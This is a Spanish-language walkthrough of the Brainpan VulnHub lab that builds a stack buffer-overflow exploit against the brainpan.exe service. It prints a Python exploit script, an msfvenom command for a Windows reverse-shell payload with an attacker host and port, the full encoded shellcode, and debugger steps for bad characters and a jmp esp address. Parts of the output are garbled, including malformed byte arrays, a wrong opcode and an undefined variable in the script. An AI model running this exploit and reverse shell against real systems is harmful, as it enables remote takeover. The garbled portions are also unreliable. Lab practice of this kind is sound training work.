Dentro de bin hay brainpain.exe, un binario, este era el que estaba expuesto en el puerto 9999, es un servicio y como ya es costumbre, si te permiten descargar el servicio es porque se tiene que hacer un bufferoverflow que se sacara mediante debugging

```
proxychains nc 10.15.12.129 9999
```

Que se veria asi

```
(root㉿kali)-[/home/kali/Desktop/Vulnhub/Brainpain]
# proxychains nc 10.15.12.129 9999
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:5522 ... 10.15.12.129:9999 ... OK
[ProxyChains] Connected to 10.15.12.129:9999 (10.15.12.129)
[ProxyChains] Connected to 10.15.12.129:9999 (10.15.12.129)


[             WELCOME TO BRAINPAN             ]
ENTER THE PASSWORD

>> |
```

**Abrimos la maquina windows 7 para debugear

En kali ponemos un server para que la windows descargue esa madre

```
python3 -m http.server 80
```



Y lo descargamos


Al ejecutarlo se nos abrirá el puerto 9999 de la máquina windows, esto se comprueba con un escaneo nmap

```
nmap -sT -Pn -p 9999 --open -T5 -v -n 172.18.0.137
Starting Nmap 7.95 ( https://nmap.org )           25-May-29 23:08 EDT
Initiating Connect Scan at 23:08
Scanning 172.18.0.137 [1 port]
Discovered open port 9999/tcp on 172.18.0.137
Completed Connect Scan at 23:08, 0.04s elapsed (1 total ports)
Nmap scan report for 172.18.0.137
Host is up (0.0017s latency).

PORT      STATE SERVICE
9999/tcp    open  abyss

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Nos conectamos



Abrimos el immunity y escribimos !mona asi como abajo a la izquierda

```

Address Message
0BADFOOD -cpb '\x00\x01' : Provide list with bad chars, applies to pointers
0BADFOOD -x <access> : You can use .. to indicate a range of bytes (in between 2 bad chars)
0BADFOOD -BADFOOD : Specify desired access level of the returning pointers. If not specified,
0BADFOOD only executable pointers will be returned.
0BADFOOD Access levels can be one of the following values : R,W,X,RW,RX,UX,RWX or *
0BADFOOD
Usage :
0BADFOOD !mona <command> <parameter>
Available commands and parameters :
? / eval           | Evaluate an expression
assemble /asm      | Convert instructions to opcode. Separate multiple instructions with #
bsesh / sahbp     | Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf     | Set a breakpoint on an exported function in on or more dll's
breakpoint / bp    | Set a memory breakpoint on read/write or execute of a given address
bytearray / ba     | Creates a byte array, can be used to find bad characters
calltrace / ct     | Log all CALL instructions
compare / cmp      | Compare a file created by msfvenom/gdb/hex/xxd/hexdump/ollydbg with a copy in memory
config / conf      | Manage configuration file <mona.ini>
copy / cp          | Copy bytes from one location to another
deferbp / bu        | Set a deferred breakpoint
dump               | Dump the specified range of memory to a file
egghunter / egg    | Create egghunter code
encode / enc       | Encode a series of bytes
filecompare / fc   | Compares 2 or more files created by mona using the same output commands
find / f           | Find bytes in memory
findmap / findmem  | Find cyclic pattern in memory
findwild / fw       | Find instructions in memory, accepts wildcards
fpwptr / fwp        | Find Writeable Pointers that get called
geteaf / eat        | Show EAT of selected module(s)
getiat / iat        | Show IAT of selected module(s)
getpc              | Show getpc routines for specific registers
gflags / gf         | Show current GFlags settings from PEB.MtGlobalFlag
header             | Read a binary file and convert content to a nice 'header' string
heap               | Show heap related information
help               | show help
hidedebug / hd     | Attempt to hide the debugger
info               | Show information about a given address in the context of the loaded application
infodump / if       | Dumps specific parts of memory to file
jmp / j            | Find pointers that will allow you to jump to a register
jop                | Finds gadgets that can be used in a JOP exploit
jesh               | Finds gadgets that can be used to bypass SafeSEH
kh / kh            | Manage Knowledgebase data
modules / mod      | Show all loaded modules and their properties
nosasl             | Show modules that are not aslr or rebased
nosafeseh          | Show modules that are not safeseh protected
nosafesehaslr     | Show modules that are not safeseh protected, not aslr and not rebased
offset             | Calculate the number of bytes between two addresses
pageacl / pacl     | Show ACL associated with mapped pages
pattern_create / pc | Create a cyclic pattern of a given size
pattern_offset / po | Find location of 4 bytes in a cyclic pattern
peb / peb          | Show location of the PEB
rop                | Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc            | Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain
seh                | Find pointers to assist with SEH overwrite exploits
schchain / exchain | Show the current SEH chain
skeleton           | Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot          | Finds stackpivots (<move stackpointer to controlled area>)
stacks             | Show all stacks for all threads in the running application
string / str        | Read or write a string from/to memory
suggest            | Suggest an exploit buffer structure
teb / teb          | Show TEB related information
unicodealign / ua   | Generate venetian alignment code for unicode stack buffer overflow
update / up         | Update mona to the latest version
0BADFOOD Want more info about a given command ? Run !mona help <command>
0BADFOOD
!mona

```

Creamos un folder en desktop y ponemos lo siguiente segun el nombre


```

info          | Show information about a given address in the context of the loaded application
infodump / if | Dumps specific parts of memory to file
jmp / j       | Find pointers that will allow you to jump to a register
jop           | Finds gadgets that can be used in a JOP exploit
jseh          | Finds gadgets that can be used to bypass SafeSEH
kh / kh       | Manage Knowledgebase data
modules / mod | Show all loaded modules and their properties
noaslr        | Show modules that are not aslr or rebased
nosafeseh    | Show modules that are not safeseh protected
nosafesehaslr| Show modules that are not safeseh protected, not aslr and not rebased
offset        | Calculate the number of bytes between two addresses
pagealloc / pagl| Show NCL associated with mapped pages
pattern_create / pc | Create a cyclic pattern of a given size
pattern_offset / po | Find location of 4 bytes in a cyclic pattern
peb / peb     | Show location of the PE
rop           | Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc       | Find pointers to pointees (IAT) to interesting functions that can be used in your ROP chain
seh           | Find pointers to assist with SEH overwrite exploits
sehchain / exchain | Show the current SEH chain
skeleton      | Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot    | Finds stackpivot {move stackpointer to controlled area}
stacks        | Show all stacks for all threads in the running application
string / str  | Read or write a string from/to memory
suggest       | Suggest an exploit buffer structure
tcb / tcb     | Show IEB related information
unicodealign / ua | Generate vonition alignment code for unicode stack buffer overflow
update / up   | Update mona to the latest version

0BADF00D
0BADF00D Want more info about a given command? Run !mono help <command>
0BADF00D
0BADF00D [*] Command used:
0BADF00D  !mono bytearray
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [*] Preparing output file 'bytearray.txt'
0BADF00D   - (Re)setting logfile bytearray.txt
"\"x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\"x2\x0\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x3\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\"x4\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\"x6\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\"x8\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x8i\x89\x8a\x9\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\"x0\xax1\xax2\xax3\xax4\xax5\xax6\xax7\xax8\xax9\xaxaa\xaxb\xaxc\xaxd\xaxe\xaxf\xaxh\xb\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xaxb\xaxb\xaxc\xaxd\xaxe\xaxf"
"\"x0\xat1\xat2\xat3\xat4\xat5\xat6\xat7\xat8\xat9\xatca\xatb\xatc\xatd\xatc\xatf\xatd\xat1\xat2\xat3\xat4\xat5\xat6\xat7\xat8\xat9\xatd\xatb\xatc\xatd\xatc\xatf"
"\"xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [*] This mona.py action took 0:00:00.012000
0BADF00D [*] Command used:
0BADF00D  !mono bytearray -cpb "x00"
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [*] Preparing output file 'bytearray.txt'
0BADF00D   - (Re)setting logfile bytearray.txt
"\"x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\"x2\x0\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x3\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\"x4\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\"x6\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\"x8\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x8i\x89\x8a\x9\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\"x0\xax1\xax2\xax3\xax4\xax5\xax6\xax7\xax8\xax9\xaxaa\xaxb\xaxc\xaxd\xaxe\xaxf\xaxh\xb\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xaxb\xaxb\xaxc\xaxd\xaxe\xaxf"
"\"x0\xat1\xat2\xat3\xat4\xat5\xat6\xat7\xat8\xat9\xatca\xatb\xatc\xatd\xatc\xatf\xatd\xat1\xat2\xat3\xat4\xat5\xat6\xat7\xat8\xat9\xatd\xatb\xatc\xatd\xatc\xatf"
"\"xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [*] This mona.py action took 0:00:00.012000
!mono bytearray -cpb 'x00'

```


Para pasarlo a la kali seria

```

> smbserver.py smbFolder $(pwd) -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
|
```

Arrastramos el folder a la carpeta de kali que se ingresa metiendo la ip y smbFolder



```
> cat bytearray.txt | grep -oP '".*?"' | tail -n 8 | xclip -sel clip
Δ > ⌘ /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary > ✓ > #
```

Creamos un py

emacs exploit.py

```
1: #!/usr/bin/python3
2:
3: import socket
4: from struct import pack
5:
6: offset = 524
7: before_eip = b"A" * offset
8: eip = b"B" * 4
9: after_eip = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
10: b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
11: b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
12: b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
13: b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa"
14: b"\xa1\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xcc\x00"
15: b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
16: b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
17:
18: payload = before_eip + eip + after_eip
19:
20: s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21: s.connect(("192.168.111.41", 9999))
22: s.send(payload)
23: s.close()
24:
```

Creamos con msfvenom

```
> msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.106 LPORT=443 --platform windows -a x86 -e x86/shikata_ga_nai -f c -b "\x00" EXITFUNC=thread
```

Copiamos

```

xoo/shikata_ga_nai chosen with final size 551
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
"\x47\x1d\xbb\x40\x92\xa5\xdb\x2a\x36\xd0\x73\x7b\xd3\x59\x1e"
"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
"\xb1\x4d\x42\x85\xb2\x47";I

```

en exploit.py

```

1 #!/usr/bin/python3
2
3 import socket
4 from struct import pack
5
6 offset = 524
7 before_eip = b"A" * offset
8 eip = b"B"*4 # jmp ESP
9
10 shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
11 b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
12 b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
13 b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
14 b"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
15 b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
16 b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
17 b"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
18 b"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
19 b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
20 b"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
21 b"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
22 b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
23 b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
24 b"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
25 b"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
26 b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
27 b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
28 b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
29 b"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
30 b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
31 b"\x47\x1d\xbb\x40\x92\xa5\xdb\x2a\x36\xd0\x73\x7b\xd3\x59\x1e"
32 b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
33 b"\xb1\x4d\x42\x85\xb2\x47")
34
35 payload = before_eip + eip + after_eip
36
37 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
38 s.connect(("192.168.111.41", 9999))
39 s.send(payload)
40 s.close()
41

```

Hay que calcular el jmp esp

```
> /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp ESP
00000000  FFET
nasm > |
```

E el debugger buscamos

```
75180000 Modules C:\Windows\system32\WS2_32.dll
751C0000 Modules C:\Windows\system32\LPK.dll
751E0000 Modules C:\Windows\system32\USP10.dll
75460000 Modules C:\Windows\system32\RPCRT4.dll
75530000 Modules C:\Windows\system32\MSCTF.dll
75710000 Modules C:\Windows\system32\IMM32.dll
75730000 Modules C:\Windows\system32\MSI.dll
757D0000 Modules C:\Windows\system32\GDI32.dll
77890000 Modules C:\Windows\system32\kernel32.dll
77970000 Modules C:\Windows\SYSTEM32\ntdll.dll
77D00000 Modules C:\Windows\system32\user32.dll
779A40F0 [21:59:25] Attached process paused at ntdll.DbgBreakPoint
[21:59:28] Thread 00000F58 terminated, exit code 0
0BADF00D [-] Command used:
0BADF00D mona modules
0BADF00D

----- Mona command started on 2022-11-04 21:59:33 <v2.0, rev 628> -----
0BADF00D [+/-] Preparing arguments and criteria
0BADF00D   - Pointer access level : 8
0BADF00D [+/-] Generating module info table, hang on...
0BADF00D   - Processing modules
0BADF00D   - Done. Let's rock 'n roll.
0BADF00D
0BADF00D Module info :
0BADF00D
0BADF00D Base | Top | Size | Rebase | SafeSEH | NGLR | NXCompat | OS DLL | Version, Modulename & Path
0BADF00D
0BADF00D 0x761c0000 | 0x761ca000 | 0x0000a000 | True | True | True | True | 6.1.7600.16385 [LPK.dll] <C:\Windows\system32\LPK.dll>
0BADF00D 0x761C0000 | 0x76735000 | 0x00005000 | True | True | True | True | 6.1.7600.16385 [MSI.dll] <C:\Windows\system32\MSI.dll>
0BADF00D 0x76530000 | 0x765fc000 | 0x0000c000 | True | True | True | True | 6.1.7600.16385 [MSCTF.dll] <C:\Windows\system32\MSCTF.dll>
0BADF00D 0x75cf0000 | 0x75d3a000 | 0x00004000 | True | True | True | True | 6.1.7600.16385 [KERNELBASE.dll] <C:\Windows\system32\KERNELBASE.dll>
0BADF00D 0x75500000 | 0x7553c000 | 0x00003000 | True | True | True | True | 6.1.7600.16385 [newsock.dll] <C:\Windows\system32\newsock.dll>
0BADF00D 0x761e0000 | 0x7627d000 | 0x00009000 | True | True | True | True | 1.0625.7601.17514 [IUSP10.dll] <C:\Windows\system32\IUSP10.dll>
0BADF00D 0x76740000 | 0x7681c000 | 0x00004000 | True | True | True | True | 6.1.7601.17514 [GDI32.dll] <C:\Windows\system32\GDI32.dll>
0BADF00D 0x77090000 | 0x77964000 | 0x000014000 | True | True | True | True | 6.1.7600.16385 [kernel32.dll] <C:\Windows\system32\kernel32.dll>
